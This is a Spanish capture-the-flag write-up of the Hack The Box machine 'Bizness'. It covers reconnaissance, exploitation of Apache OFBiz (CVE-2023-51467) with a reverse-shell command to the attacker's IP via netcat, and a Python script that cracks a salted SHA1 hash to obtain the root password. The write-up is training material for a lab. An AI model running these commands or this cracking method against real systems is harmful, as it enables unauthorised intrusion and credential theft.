
246- BIZNESS

1. BIZNESS

https://app.hackthebox.com/machines/Bizness



1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.

-
```
❯ ping 10.10.11.252

PING 10.10.11.252 (10.10.11.252) 56(84) bytes of data.
64 bytes from 10.10.11.252: icmp_seq=1 ttl=63 time=106 ms
64 bytes from 10.10.11.252: icmp_seq=2 ttl=63 time=194 ms
64 bytes from 10.10.11.252: icmp_seq=3 ttl=63 time=111 ms
64 bytes from 10.10.11.252: icmp_seq=4 ttl=63 time=75.8 ms
64 bytes from 10.10.11.252: icmp_seq=5 ttl=63 time=44.0 ms
64 bytes from 10.10.11.252: icmp_seq=6 ttl=63 time=43.2 ms
```


1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos, entre otros, los *puertos 22, 80 y 443* abiertos.
  -
```
❯ nmap -sS -p- --open 10.10.11.252 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-19 18:30 CET
Nmap scan report for 10.10.11.252
Host is up (0.13s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
38355/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 12.64 seconds

 /home/parrotp/pryor/CTF/HTB/Bizness/nmap  took 13s
```


- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.
  -
```
❯ extractPorts allports

File: extractPorts.tmp

[*] Extracting information...

    [*] IP Address: 10.10.11.252
    [*] Open ports: 22,80,443,38355

[*] Ports copied to clipboard

❯ nmap -sCV -p22,80,443,38355 -n -Pn --min-rate 5000 10.10.11.252 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-19 18:29 CET
Nmap scan report for 10.10.11.252
Host is up (0.065s latency).

PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp    open  http       nginx 1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
|_http-server-header: nginx/1.18.0
443/tcp   open  ssl/http   nginx 1.18.0
|_http-server-header: nginx/1.18.0
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK
| Not valid before: 2023-12-14T20:03:40
|_Not valid after:  2328-11-10T20:03:40
| tls-alpn:
|_  http/1.1
|_http-title: Did not follow redirect to https://bizness.htb/
| tls-nextprotoneg:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
38355/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.00 seconds
```


- Como se está aplicando **virtual hosting**, añadimos a nuestro /etc/hosts la dirección IP y el dominio *bizness.htb*.
  -
```
❯ cat /etc/hosts

File: /etc/hosts

# Host addresses
127.0.0.1  localhost
192.168.1.130  parrot
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters

# Others
10.10.11.252 bizness.htb
```

1.3. Tecnologías web


- Whatweb: nos reporta lo siguiente.
    - 


1.4. Fuzzing web

- Wfuzz: usamos esta herramienta para encontrar directorios bajo el dominio de *bizness.htb*. Ocultamos ciertos códigos de estado con `--hc=403,302,500`, de este modo filtramos el output. Al cabo de unos minutos, encontramos un directorio /control.
    - 


- Accedemos a este directorio y vemos lo siguiente. Parece que se está usando *Apache OFBiz*. OFBiz es un conjunto de aplicaciones empresariales de código abierto que proporciona una plataforma para la automatización de procesos empresariales, gestión de relaciones con clientes, gestión de recursos empresariales y comercio electrónico. OFBiz está escrito en Java.
    - 

- Parece que este mensaje de error nos sugiere que no se reconoce la petición. Vamos a seguir fuzzeando subdirectorios bajo el directorio /control.

- 


- Encontramos varios, entre ellos: /login. Accedemos a éste. Probamos diferentes credenciales por defecto, inyecciones SQL, e incluso realizamos un ataque de fuerza bruta con **Ffuf**, ya que pudimos enumerar con éxito el usuario *admin*. No obstante, no conseguimos ningún resultado.
- 


1.5. OFBiz SSRT to RCE exploit

- **CVE-2023-51467**:
- Llegados a este punto, decidimos buscar exploits para *Apache OFBiz*. Encontramos cierta información que trata sobre un **SSRF** en esta aplicación.
- 


- Vamos a buscar ahora algún exploit que podamos usar para aprovecharnos de esta vulnerabilidad. Encontramos uno que compartimos a continuación. Nos clonamos este repositorio en nuestro directorio de trabajo, damos permisos de ejecución al exploit y lo estudiamos para ver en qué consiste: este script explota la vulnerabilidad **SSRF**, específicamente en las rutas /webtools/control/ping, la cual se utiliza para realizar una solicitud **GET** sin proporcionar credenciales válidas. Si la respuesta contiene *PONG*, indica que la solicitud fue exitosa y se asume que el servidor *OFBiz* es vulnerable a **SSRF**. La segunda ruta, /webtools/control/xmlrpc/, se utiliza para enviar una solicitud **POST** con un **payload serializado** malicioso. Aquí es donde se aprovecha la vulnerabilidad de SSRF para forzar al servidor OFBiz a realizar una solicitud interna a una

dirección controlada por el atacante, dirección que contendrá un payload que ejecuta comandos en el servidor OFBiz. Esto deriva a un RCE en el servidor objetivo.


- https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass
- 


- Por tanto, nos ponemos en escucha con Netcat, y al ejecutar el exploit con `python3 exploit.py --url https://bizness.htb/ --cmd 'nc -c bash 10.10.16.9 1337'`, recibimos una shell reversa en nuestra máquina de atacante. Estamos como el usuario *ofbiz*. Realizamos el tratamiento de la TTY.
- 


1.6. Privesc via cracking hash with script (1)

- Tras buscar diferentes modos para escalar nuestros privilegios, finalmente, ejecutando este comando: `find / -iname admin* 2>/dev/null`, encontramos un documento que podría tener información relevante sobre las credenciales de acceso de un usuario administrador.
- 

- Descubrimos una posible contraseña hasheada. Usamos Hash-identifier para ver qué algoritmo se está usando por detrás para cifrar esta contraseña. Parece ser que lo más probable es que se esté usando SHA-1. Tratamos de romper este hash, pero no podemos, ya que se está incluyendo el uso de salt. Por tanto, debemos encontrar algo relacionado con este salt para romper el hash.

- 

- En un reconocimiento posterior, vemos esta otra contraseña en /opt/ofbiz/runtime/data/derby/ofbiz/seg0/c54d0.dat, la cual tiene un *prefijo "d"*. Esto hace referencia al **salt**.
  - 

- Teníamos ciertos problemas ahora para ejecutar **Hashcat**, así que creamos un script de **Python**, el cual compartimos a continuación. Damos permisos a este script y lo ejecutamos. Al cabo de unos minutos, obtenemos la contraseña en texto claro: *monkeybizness*. Cambiamos la sesión a **root**. Encontramos la bandera en su directorio.
  - 

> - La inclusión de **salt (sal)** es una técnica que a menudo se utiliza en aplicaciones que almacenan contraseñas de usuarios para hacer más difícil el descifrado mediante ataques de fuerza bruta o de tabla arcoíris. La "sal" es una cadena de datos aleatoria que se concatena con la


> contraseña antes de ser hasheada, lo que aumenta la entropía y hace que el proceso de descifrado sea más difícil y costoso computacionalmente.

```
import hashlib
import base64
import os


def cryptBytes(hash_type, salt, value):
    if not hash_type:
        hash_type = "SHA"
    if not salt:
        salt = base64.urlsafe_b64encode(os.urandom(16)).decode('utf-8')
    hash_obj = hashlib.new(hash_type)
    hash_obj.update(salt.encode('utf-8'))
    hash_obj.update(value)
    hashed_bytes = hash_obj.digest()
    result = f"${hash_type}${salt}${base64.urlsafe_b64encode(hashed_bytes).decode('utf-
8').replace('+', '.')}"
    return result

def getCryptedBytes(hash_type, salt, value):
    try:
        hash_obj = hashlib.new(hash_type)
        hash_obj.update(salt.encode('utf-8'))
        hash_obj.update(value)
        hashed_bytes = hash_obj.digest()
        return base64.urlsafe_b64encode(hashed_bytes).decode('utf-8').replace('+', '.')
    except hashlib.NoSuchAlgorithmException as e:
        raise Exception(f"Error while computing hash of type {hash_type}: {e}")

hash_type = "SHA1"
salt = "d"
search = "$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I="
wordlist = '/usr/share/wordlists/rockyou.txt'

with open(wordlist,'r',encoding='latin-1') as password_list:
    for password in password_list:
        value = password.strip()
        hashed_password = cryptBytes(hash_type, salt, value.encode('utf-8'))
        # print(hashed_password)
        if hashed_password == search:
            print(f'Found Password:{value}, hash:{hashed_password}')
```

- **Importación de módulos**: el script importa tres módulos de Python: `hashlib`, `base64`, y `os` necesarios para realizar operaciones de cifrado, codificación base64 y generación de números aleatorios.
- **Definición de funciones**:
  - `cryptBytes()`: esta función toma un tipo de algoritmo de hash, un salt opcional y un valor a cifrar. Utiliza el algoritmo de hash especificado para cifrar el valor junto con el salt (si está

definido), y devuelve una cadena que representa el hash cifrado.
    - `getCryptedBytes()`: similar a `cryptBytes()`, pero solo devuelve el hash cifrado.
- **Configuración de variables**: se establecen algunas variables importantes, como el tipo de algoritmo de hash (`hash_type`), el salt (`salt`), y el valor que se buscará en el archivo de lista de palabras (`search`). También se define el diccionario a usar (`wordlist`), que en este caso, es Rockyou.
- **Apertura del archivo de lista de palabras**: el script abre un archivo de lista de palabras y comienza a iterar sobre cada contraseña en la lista.
- **Generación de hash y búsqueda**: para cada contraseña en la lista, se genera su hash cifrado utilizando la función `cryptBytes()`. Si el hash cifrado coincide con el valor de búsqueda (`search`), se imprime un mensaje indicando que se encontró la contraseña.

1.7. Privesc via cracking hash with Hashcat (2)

- Otra alternativa es usar la herramienta en línea CyberChef, la cual usamos para la manipulación de datos. Puede realizar una amplia gama de operaciones en datos, como la conversión, el análisis y la transformación. Concretamente, podríamos usar esta transformación para obtener una cadena limpia que Hashcat pueda procesar, es decir, revertir las manipulaciones aplicadas a la contraseña (en la primera alternativa, esta operación se realiza en el mismo script).
    - 

- Copiamos esta cadena. Vemos primero qué modo deberíamos usar con Hashcat para poder romperla.

```
  4410 | md5(sha1($pass).$salt)                          | Raw Hash salted and/or iterated
 20900 | md5(sha1($pass).md5($pass).sha1($pass))         | Raw Hash salted and/or iterated
 21200 | md5(sha1($salt).md5($pass))                     | Raw Hash salted and/or iterated
  4300 | md5(strtoupper(md5($pass)))                     | Raw Hash salted and/or iterated
    30 | md5(utf16le($pass).$salt)                       | Raw Hash salted and/or iterated
   110 | sha1($pass.$salt)                               | Raw Hash salted and/or iterated
   120 | sha1($salt.$pass)                               | Raw Hash salted and/or iterated
  4900 | sha1($salt.$pass.$salt)                         | Raw Hash salted and/or iterated
